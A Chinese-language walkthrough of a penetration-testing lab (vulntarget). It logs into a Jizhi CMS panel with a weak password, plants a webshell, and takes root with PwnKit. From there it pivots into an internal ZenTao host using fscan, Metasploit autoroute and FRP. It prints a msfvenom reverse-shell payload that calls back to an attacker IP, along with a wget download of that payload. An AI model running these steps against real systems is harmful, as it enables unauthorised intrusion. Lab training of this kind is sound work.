vulntarget是一个漏洞靶场,旨在帮助安全专业人员练习渗透测试技术。
信息收集
Govy进行端口扫描
主要端口有3306、110、81、80、22、21端口
80端口为宝塔面板,81端口为极致cms
后台getshell
目录扫描发现后台

弱口令登录
admin:admin123
安装在线编辑模板
点击配置-立即提交,跳转到文件管理器
蚁剑生成一个shell复制到index.php

连接成功
执行命令提示127
使用蚁剑插件绕过,发现是是www权限
上线msf
msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=192.168.1.23 lport=4444 -f elf > shell.elf
建立监听
use exploit/multi/handler
set lhost 192.168.1.23
set payload linux/x64/meterpreter/reverse_tcp
木马文件直接在蚁剑上传会失败,使用wget传进去
Python3 -m http.server 8080
wget http://192.168.1.23:8080/shell.elf
运行后成功上线
使用msf搜索可用提权模块
use multi/recon/local_exploit_suggester
set session 1
扫描出了7个可用提权漏洞
依次尝试
use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
set session 1
拿到了root权限
发现两张网卡,还有10.0.20.1段
上传fscan扫描
upload D:\fscan /www/wwwroot/jizhi/
chmod +x /www/wwwroot/jizhi/fscan
/www/wwwroot/jizhi/fscan -h 10.0.20.1/24 -np -no -nopoc >ok.txt

20.33是现在这台机器
20.66开放了3306和8080
内网机
添加路由
run autoroute -s 10.0.20.1/24
run autoroute -p
FRP代理
frps.exe -c frps.toml
frpc.exe -c frpc.toml
设置代理
访问http://10.0.20.66:8080/
发现是禅道
弱口令登录后台
admin:Admin123
版本12.4.2存在漏洞